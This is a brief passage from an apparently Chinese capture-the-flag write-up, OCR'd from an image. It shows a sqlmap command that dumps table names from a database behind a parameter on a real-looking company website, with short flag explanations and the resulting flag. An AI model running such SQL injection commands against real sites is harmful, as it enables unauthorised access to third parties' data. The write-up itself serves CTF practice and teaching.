


暴表名`sqlmap.py -u www.kabelindo.co.id/readnews.php?id=28 -D u9897uwx_kabel --tables`

-D -->指定数据库

–tables（两个-） -->查询当前数据库的表名

得到最后一个表名`tbnomax`



得到FLAG

flag{tbnomax}

END